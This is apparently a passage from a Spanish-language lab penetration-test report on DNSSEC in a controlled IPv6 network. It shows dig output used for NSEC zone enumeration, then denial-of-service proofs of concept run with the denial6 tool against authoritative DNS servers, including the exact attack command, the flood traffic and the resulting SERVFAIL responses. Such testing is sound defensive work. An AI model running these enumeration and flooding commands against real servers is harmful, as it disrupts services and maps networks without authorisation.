;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 58227
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 4, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;a.com.                 IN AAAA

;; AUTHORITY SECTION:
com.                    891 IN SOA a.gtld-servers.net. admin.com. (
                                2018032101 ; serial
                                86400      ; refresh (1 day)
                                3600       ; retry (1 hour)
                                604800     ; expire (1 week)
                                10800      ; minimum (3 hours)
                                )
com.                    891 IN RRSIG SOA 7 1 864000 (
                                20180816213558 20180717213558 24782 com.
                                H5ToEu5hhUd3Uqa4c1daFNhuQR85FVU18GJeuoElxPD0
                                u3cW0RR3/JAlehDTO/vn/X6pmRI9WE68g0fR+fcx1HoA
                                At9jyqlM3+6patezzcE38xqZoU2zBQSCW+7lo9GZJyoF
                                iUQEVlzuItPyzo2b89n3Q0XeyOdFDuZqxz7oUAE= )
com.                    891 IN NSEC bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY
com.                    891 IN RRSIG NSEC 7 1 10800 (
                                20180816213558 20180717213558 24782 com.
                                UEfiX2xrOBU79J7h9Dk+TuMPEa8Y6Hrhjp815ou+YfZY
                                J1ssEtKtBLEo9cD8nNDG5Va5libigPpu7nANbs/NV88u
                                cFBrhBLzE3EeFUpKREDL8nLm5uheNhkNywawIx8eo2Li
                                7vHaiWwswyd92Pdu1j7yREQPwsywszf+PaYwie4= )

;; Query time: 2808 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 17 20:37:03 -05 2018
;; MSG SIZE  rcvd: 454
```

```
root@debian9:/home/dalia# dig AAAA b.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA b.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 11669
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 4, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;b.com.                 IN AAAA

;; AUTHORITY SECTION:
com.                    892 IN SOA a.gtld-servers.net. admin.com. (
                                2018032101 ; serial
                                86400      ; refresh (1 day)
                                3600       ; retry (1 hour)
                                604800     ; expire (1 week)
                                10800      ; minimum (3 hours)
                                )
com.                    892 IN RRSIG SOA 7 1 864000 (
                                20180816213558 20180717213558 24782 com.
                                H5ToEu5hhUd3Uqa4c1daFNhuQR85FVU18GJeuoElxPD0
                                u3cW0RR3/JAlehDTO/vn/X6pmRI9WE68g0fR+fcx1HoA
                                At9jyqlM3+6patezzcE38xqZoU2zBQSCW+7lo9GZJyoF
                                iUQEVlzuItPyzo2b89n3Q0XeyOdFDuZqxz7oUAE= )
com.                    892 IN NSEC bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY
com.                    892 IN RRSIG NSEC 7 1 10800 (
                                20180816213558 20180717213558 24782 com.
                                UEfiX2xrOBU79J7h9Dk+TuMPEa8Y6Hrhjp815ou+YfZY
                                J1ssEtKtBLEo9cD8nNDG5Va5libigPpu7nANbs/NV88u
                                cFBrhBLzE3EeFUpKREDL8nLm5uheNhkNywawIx8eo2Li
                                7vHaiWwswyd92Pdu1j7yREQPwsywszf+PaYwie4= )

;; Query time: 3148 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 17 20:37:17 -05 2018
;; MSG SIZE  rcvd: 454
```

```
root@debian9:/home/dalia# dig AAAA m.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA m.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 16381
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;m.com.                 IN AAAA

;; AUTHORITY SECTION:
com.                    892 IN SOA a.gtld-servers.net. admin.com. (
                                2018032101 ; serial
                                86400      ; refresh (1 day)
                                3600       ; retry (1 hour)
                                604800     ; expire (1 week)
                                10800      ; minimum (3 hours)
                                )
com.                    892 IN RRSIG SOA 7 1 864000 (
                                20180816213558 20180717213558 24782 com.
                                H5ToEu5hhUd3Uqa4c1daFNhuQR85FVU18GJeuoElxPD0
                                u3cW0RR3/JAlehDTO/vn/X6pmRI9WE68g0fR+fcx1HoA
                                At9jyqlM3+6patezzcE38xqZoU2zBQSCW+7lo9GZJyoF
                                iUQEVlzuItPyzo2b89n3Q0XeyOdFDuZqxz7oUAE= )
com.                    892 IN NSEC bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY
com.                    892 IN RRSIG NSEC 7 1 10800 (
                                20180816213558 20180717213558 24782 com.
                                UEfiX2xrOBU79J7h9Dk+TuMPEa8Y6Hrhjp815ou+YfZY
                                J1ssEtKtBLEo9cD8nNDG5Va5libigPpu7nANbs/NV88u
                                cFBrhBLzE3EeFUpKREDL8nLm5uheNhkNywawIx8eo2Li
                                7vHaiWwswyd92Pdu1j7yREQPwsywszf+PaYwie4= )
comunicate.com.         892 IN NSEC a.gtld-servers.net.com. NS DS RRSIG NSEC
comunicate.com.         892 IN RRSIG NSEC 7 2 10800 (
                                20180816213558 20180717213558 24782 com.
                                VnJmDZAbqwm3KRgUvz4SLAUyjwhkiZJR31Gge8pT6V6C
                                YUdvWXJXA42FhRd456r7ZfoZqP0qtPBVfArX8QPjN6rn
                                4YmAGoQhiEZQR1wh2is0iy7huoObqGqG5nvM81UPofQ3
                                AsF0fZbblALbLLwm5KrNVWInoMehr05x1ZkrthY= )

;; Query time: 2876 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 17 20:38:06 -05 2018
;; MSG SIZE  rcvd: 672
```

Nombre	Enumeracion de dominios por consultas incorrectas
Tipo de prueba	Identificacion y explotación de vulnerablidades
Herramienta	Dig
Descripción	
Se utiliza la herramienta dig, para aprovechar la vulnerabiliad de DNSSEC con NSEC, que permite enumerar los dominios a partir de consultas incorrectas.	
Resultado Esta prueba de concepto se realiza sobre el dominio com para comprobar que DNSSEC con NSEC permite hacer numeración de zona como vulnerabilidad de NSEC, debido que al preguntar sobre dominios inexistentes da información sobre dominios existentes. Se obtuvo que al dominio com, están asociados subdominio como bancodk.com, networks.com y comunicate.com.	

Evidencia de la prueba de concepto y resultados obtenidos.

```
root@debian9:/home/dalia# dig AAAA a.bancodk.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA a.bancodk.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 10608
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;a.bancodk.com.         IN AAAA

;; AUTHORITY SECTION:
bancodk.com.            900 IN SOA dns1.bancodk.com. hostmaster.bancodk.com. (
                                26         ; serial
                                900        ; refresh (15 minutes)
                                600        ; retry (10 minutes)
                                86400      ; expire (1 day)
                                3600       ; minimum (1 hour)
                                )
bancodk.com.            900 IN RRSIG SOA 8 2 3600 (
                                20180817013401 20180718003401 14643 bancodk.com.
                                Oovd+zvZMxRrlqzoULN4mGJwjfaMnvGVBF+C4PN1S06H
                                zrRV6mBh4vgLklHFXK/4CO6Ok/cG3XQcV6768Y6n5SDN
                                wbcqGA718g54Dn23ADx+xM7CUw2AS9j+1WHDsVxMTYJ/
                                /x5c6pUBlZuGp28qiFT1JL6MVZi3su9+Qe23cMM= )
_kpasswd._udp.bancodk.com. 900 IN NSEC dns1.bancodk.com. SRV RRSIG NSEC
_kpasswd._udp.bancodk.com. 900 IN RRSIG NSEC 8 4 3600 (
                                20180817013401 20180718003401 14643 bancodk.com.
                                JP3NnOhRO73pGbulwVlvV7sXI9PorveAalmugAHP24Bq
                                9kjLGsd82gCzA4C4Umb21Ch1Y6TEl/Fo3h7jVKFM202C
                                gJg1XOOQVI8DpwHOjbXRc3CetoUtqsym5CWxAe3wBvAs
                                QNvebbwdJkW6RPIhrIXZqK5h/FSRZN2IFUnFXKU= )
bancodk.com.            900 IN NSEC _msdcs.bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY
bancodk.com.            900 IN RRSIG NSEC 8 2 3600 (
                                20180817013401 20180718003401 14643 bancodk.com.
                                Ge6S/D27WOmySKY8nuYrwqtKKUi7mtW/kSjDIqhZtwmy
                                f74fzA25A4FjrYXicU5tXOQIdHYHzf4eZTqvrj+FtUBb
                                tbnrmkGPdtCj/mO9PMaygoXHDn6sjlwgYkjAFMFVo4rD
                                hO2zxuGH8FyTuRLoai9PrsS58kDmrDu+CYWzNHQ= )

;; Query time: 5 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 17 20:36:02 -05 2018
;; MSG SIZE  rcvd: 700
```

```
root@debian9:/home/dalia# dig AAAA x.bancodk.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA x.bancodk.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 49291
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;x.bancodk.com.         IN AAAA

;; AUTHORITY SECTION:
bancodk.com.            900 IN SOA dns1.bancodk.com. hostmaster.bancodk.com. (
                                26         ; serial
                                900        ; refresh (15 minutes)
                                600        ; retry (10 minutes)
                                86400      ; expire (1 day)
                                3600       ; minimum (1 hour)
                                )
bancodk.com.            900 IN RRSIG SOA 8 2 3600 (
                                20180817013401 20180718003401 14643 bancodk.com.
                                Oovd+zvZMxRrlqzoULN4mGJwjfaMnvGVBF+C4PN1S06H
                                zrRV6mBh4vgLklHFXK/4CO6Ok/cG3XQcV6768Y6n5SDN
                                wbcqGA718g54Dn23ADx+xM7CUw2AS9j+1WHDsVxMTYJ/
                                /x5c6pUBlZuGp28qiFT1JL6MVZi3su9+Qe23cMM= )
www.bancodk.com.        900 IN NSEC bancodk.com. AAAA RRSIG NSEC
www.bancodk.com.        900 IN RRSIG NSEC 8 3 3600 (
                                20180817013401 20180718003401 14643 bancodk.com.
                                TifBAISMHAzaHkAMH0dvXqyD2T/3Ys/XSwTEVnf/JdQA
                                It88+lX9v5VU2HHMVBPb/6MNjqns/s+G8/462EK2Qejb
                                cXbad39Qjy/WjBxRalwkWhp/imlpAjny0rhpsTszUPC/
                                4I88Ti4JL1ppY0v03cXV9BBTGj2+Npq1D/J5j/A= )
bancodk.com.            900 IN NSEC _msdcs.bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY
bancodk.com.            900 IN RRSIG NSEC 8 2 3600 (
                                20180817013401 20180718003401 14643 bancodk.com.
                                Ge6S/D27WOmySKY8nuYrwqtKKUi7mtW/kSjDIqhZtwmy
                                f74fzA25A4FjrYXicU5tXOQIdHYHzf4eZTqvrj+FtUBb
                                tbnrmkGPdtCj/mO9PMaygoXHDn6sjlwgYkjAFMFVo4rD
                                hO2zxuGH8FyTuRLoai9PrsS58kDmrDu+CYWzNHQ= )

;; Query time: 5 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
```

```
root@debian9:/home/dalia# dig AAAA w.bancodk.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA w.bancodk.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 61216
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;w.bancodk.com.         IN AAAA

;; AUTHORITY SECTION:
bancodk.com.            900 IN SOA dns1.bancodk.com. hostmaster.bancodk.com. (
                                26         ; serial
                                900        ; refresh (15 minutes)
                                600        ; retry (10 minutes)
                                86400      ; expire (1 day)
                                3600       ; minimum (1 hour)
                                )
bancodk.com.            900 IN RRSIG SOA 8 2 3600 (
                                20180817013401 20180718003401 14643 bancodk.com.
                                Oovd+zvZMxRrlqzoULN4mGJwjfaMnvGVBF+C4PN1S06H
                                zrRV6mBh4vgLklHFXK/4CO6Ok/cG3XQcV6768Y6n5SDN
                                wbcqGA718g54Dn23ADx+xM7CUw2AS9j+1WHDsVxMTYJ/
                                /x5c6pUBlZuGp28qiFT1JL6MVZi3su9+Qe23cMM= )
transacciones.bancodk.com. 900 IN NSEC www.bancodk.com. NS RRSIG NSEC
transacciones.bancodk.com. 900 IN RRSIG NSEC 8 3 3600 (
                                20180817013401 20180718003401 14643 bancodk.com.
                                isP5VbXJeO2TVKBUeDtOkQ+OogeiFzbIPH1nB62wBGBt
                                0ss50cqyE+msmo1OsqswGsbpzjR0cTSs9qlg7fKUuCSk
                                LoXJQZHM3aoO8HLFI97bB5Zoz5qoqnTZrxbklP1b4Q94
                                9flYxGHjODj4SHSc9q9KzBc2mphp1ruEO5cRllA= )
bancodk.com.            900 IN NSEC _msdcs.bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY
bancodk.com.            900 IN RRSIG NSEC 8 2 3600 (
                                20180817013401 20180718003401 14643 bancodk.com.
                                Ge6S/D27WOmySKY8nuYrwqtKKUi7mtW/kSjDIqhZtwmy
                                f74fzA25A4FjrYXicU5tXOQIdHYHzf4eZTqvrj+FtUBb
                                tbnrmkGPdtCj/mO9PMaygoXHDn6sjlwgYkjAFMFVo4rD
                                hO2zxuGH8FyTuRLoai9PrsS58kDmrDu+CYWzNHQ= )

;; Query time: 5 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Jul 17 20:36:22 -05 2018
;; MSG SIZE  rcvd: 699
```

2.3. DENEGACION DE SERVICIO

PoC de Denegacion de Servico al servidor autoritario del dominio comunicate.com, cuando el atacante y la victima están en la red CAFÉ.

1. **Descripción de la prueba**

   Se realiza un ataque de denegación de servicio al servidor autoritario del dominio comunicate.com, que se encuntra en la red BACA, desde la red CAFÉ donde se encuntra el atacante como el cliente. Se observara el efecto del ataque de denegación de servicio cuando el cliente consulte por el dominio www.comunicate.com.

2. **Herramienta:** Para la realización de la prueba se utilizó **Denial6**
3. **Ambiente de la prueba:**

   La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

   - Toda la cadena de confianza DNSSEC está firmada tanto en la red interna CAFÉ (Servidor cache y servidores autoritarios de bancodk), como en la red externa (servidor raíz, com y comunícate.com).
   - El proceso de validación de las respuestas DNS es efectuado únicamente por el Servidor Cache recursivo de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.
   - Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
   - El escenario real de pruebas se implementó con la distribución Centos 7 y Windows Server 2012

4. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor autoritario domino comuicate.com	TARGET	2800:3f0:4005:403::BACA:2	08:00:27:82:3F:99	enp0s3
	Cliente	Realiza la consulta al dominio www.comunicate.com	2001:12:7000::cafe:28	08:00:27:6A:D6:57	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	Eth0

Tabla N°. Características de los equipos.

5. Evidencias de PoC

Se realiza un ataque DoS al servidor autoritario del dominio www.comunicate.com por medio de denial6. Primero se muestra como el servidor responde a una consulta normal y después como el ataque afecta las respuestas a las consultas del cliente al realizar consultas a www.comunicate.com +dnssec y dns1.comunicate.com +dnssec

ANTES DEL ATAQUE DE DENEGACION

Vista desde el cliente

Consulta dominio www.comunicate.com +dnssec

```
root@cliente-VirtualBox:~# dig AAAA www.comunicate.com +dnssec

; <<>> DiG 9.10.3-P4-Ubuntu <<>> AAAA www.comunicate.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3856
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;www.comunicate.com.            IN      AAAA

;; ANSWER SECTION:
www.comunicate.com.     86399   IN      AAAA    2001:503:3f::beca:3
www.comunicate.com.     86399   IN      RRSIG   AAAA 7 3 864000 20180901160221 2
0180802160221 22523 comunicate.com. ohUe16qR7pCeyWsEDW/0Ty1VoZJ40QP0j9xChocj5LQp
XlOG7SlvFQdN M/QwE2anR/dT9mPj82zBVGPhBpvVG1dmhn6Rjx9LOk5lB2T9tiK8qPus WJmEhwIBEW
YnU/nNjQAxsJ7bRkq/4RjSpUXRlVsasHXgmpw17WNysI0W i5M=

;; Query time: 1256 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Aug 07 20:15:33 -05 2018
;; MSG SIZE  rcvd: 249
```

Consulta dominio dns.comunicate.com +dnssec

```
root@cliente-VirtualBox:~# dig AAAA dns1.comunicate.com +dnssec

; <<>> DiG 9.10.3-P4-Ubuntu <<>> AAAA dns1.comunicate.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15102
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;dns1.comunicate.com.           IN      AAAA

;; ANSWER SECTION:
dns1.comunicate.com.    86399   IN      AAAA    2800:3f0:4005:403::baca:32
dns1.comunicate.com.    86399   IN      RRSIG   AAAA 7 3 864000 20180901160221 2
0180802160221 22523 comunicate.com. tZoWrtcxDvjBHJftrm3JGNsQABHpKruucAE+W0oGnqHl
pBlwU0FzlD97 5qtfhaiATedDvlu6n631jcRvojt9I8pPNfMSOjrlicNhsO8kKYjxVtL/ WW1+2o8tpD
cQzzGbPB/tLSMpSHzmQhCkulFl4pJylu29ksSq9ltALT5l ppw=

;; Query time: 986 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Aug 07 20:18:03 -05 2018
;; MSG SIZE  rcvd: 250
```

Ejecución del atague desde el atacante (kali)

```
root@kali:~# denial6 eth0 2800:3f0:4005:403::baca:32 2
Performing denial of service test case no. 2 attack on 2800:3f0:4005:403::baca:32 via eth0:
A "." is shown for every 1000 packets sent, press Control-C to end...
Test 2: large destination header filled with unknown options.
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
```

DESPUES DEL ATAQUE DE DENEGACION


Vista desde el cliente

Consulta dominio dns.comunicate.com +dnssec

```
root@cliente-VirtualBox:~# dig AAAA dns1.comunicate.com +dnssec

; <<>> DiG 9.10.3-P4-Ubuntu <<>> AAAA dns1.comunicate.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 20709
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;dns1.comunicate.com.           IN      AAAA

;; Query time: 3903 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Aug 07 20:23:36 -05 2018
;; MSG SIZE  rcvd: 48
```

```
root@cliente-VirtualBox:~# dig AAAA dns1.comunicate.com +dnssec

; <<>> DiG 9.10.3-P4-Ubuntu <<>> AAAA dns1.comunicate.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 42460
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;dns1.comunicate.com.           IN      AAAA

;; Query time: 3902 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Aug 07 20:24:53 -05 2018
;; MSG SIZE  rcvd: 48
```

Consulta dominio www.comunicate.com +dnssec



PoC de Denegacion de Servico al servidor autoritario del dominio bancodk.com, cuando el atacante y la victima están en la red CAFÉ.

1. **Descripción de la prueba**

   Se realiza un ataque de denegación de servicio al servidor autoritario del dominio bancodk.com, que se encuntra en la red CAFÉ donde se encuntra el atacante como el cliente. Se observara el efecto del ataque de denegación de servicio cuando el cliente consulte por el dominio www.bancodk.com.

2. **Herramienta:** Para la realización de la prueba se utilizó **Denial6**
3. **Ambiente de la prueba:**
   La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:
   - Toda la cadena de confianza DNSSEC está firmada tanto en la red interna CAFÉ (Servidor cache y servidores autoritarios de bancodk), como en la red externa (servidor raíz, com y comunícate.com).
   - El proceso de validación de las respuestas DNS es efectuado únicamente por el Servidor Cache recursivo de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.
   - Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
   - El escenario real de pruebas se implementó con la distribución Centos 7 y Windows Server 2012

4. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor autoritario domino bancodk.com	TARGET	2001:12:7000::CAFE:32	08:00:27:51:F0:6C	enp0s3
	Cliente	Realiza la consulta al dominio www.bancodk.com	2001:12:7000::cafe:7	08:00:27:6D:D1:A0	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	Eth0


Tabla N°. Características de los equipos.

5. Evidencias de PoC

Se ataca al servidor autoritario de bancodk.com, el cual se encuentra en la misma red que el atacante y el usuario que realiza la consulta. (2001:12:7000::cafe/112). El ataque de denegación de servicio se puede apreciar desde diferentes puntos de vista.

Vista del atacante


Atreves de la consola de kali se ejecuta denial6, para el ataque de denegación de servicio especificando la interfaz que usara el usuario (eth0) y la dirección IPv6 de la víctima (2001:12:7000::cafe:32)



La ejecución del ataque genera una cantidad de tráfico que para el rendimiento del ataque se observar mejor en el wireshark del servidor cache, que se encuentra dentro de la misma red que el servidor DNS autoritario atacado y el atacante.

Vista desde el cache

Se puede observar que el atacante 2001:12:7000::cafe:37 despues de empezar el ataque con denial6 envia una serie de mensajes ICMP hacia el servidor autoritario del dominio bancodk.com 2001:12:7000::cafe:32



Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
2	0.000248000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
3	0.000249000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
4	0.002307000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
5	0.002308000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
6	0.002309000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
7	0.002310000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
8	0.002310000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
9	0.002311000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
10	0.002312000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
11	0.002313000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (no response found!)
12	0.002314000	2001:12:7000::cafe:37	2001:12:7000::cafe:32	ICMPv6	1510	Echo (ping) request id=0xface, seq=47806, hop limit=255 (reply in 13)
13	0.002315000	2001:12:7000::cafe:32	2001:12:7000::cafe:37	ICMPv6	70	Echo (ping) reply id=0xface, seq=47806, hop limit=128 (request in 12)
14	0.002315000	2001:12:7000::cafe:32	2001:12:7000::cafe:37	ICMPv6	70	Echo (ping) reply id=0xface, seq=47806, hop limit=128
15	0.002315000	2001:12:7000::cafe:32	2001:12:7000::cafe:37	ICMPv6	70	Echo (ping) reply id=0xface, seq=47806, hop limit=128
16	0.002316000	2001:12:7000::cafe:32	2001:12:7000::cafe:37	ICMPv6	70	Echo (ping) reply id=0xface, seq=47806, hop limit=128
17	0.002316000	2001:12:7000::cafe:32	2001:12:7000::cafe:37	ICMPv6	70	Echo (ping) reply id=0xface, seq=47806, hop limit=128
18	0.002316000	2001:12:7000::cafe:32	2001:12:7000::cafe:37	ICMPv6	70	Echo (ping) reply id=0xface, seq=47806, hop limit=128
19	0.002316000	2001:12:7000::cafe:32	2001:12:7000::cafe:37	ICMPv6	70	Echo (ping) reply id=0xface, seq=47806, hop limit=128
20	0.002317000	2001:12:7000::cafe:32	2001:12:7000::cafe:37	ICMPv6	70	Echo (ping) reply id=0xface, seq=47806, hop limit=128

Por uiltimo se ve el efecto del ataque desde el punto de vista del cliente, el cual realiza una consulta dig sobre el dominio www.bancodk.com

Vista desde el cliente

Despues del ataque al DNS autoritario de bancodk.com (DNSSEC), el usuario realiza una consulta dig al dominio www.bancodk.com dando como causa del ataque que al cliente la consulta le resulta en status:SERFAIL.

```
root@cliente-VirtualBox:~# dig AAAA www.bancodk.com +dnssec

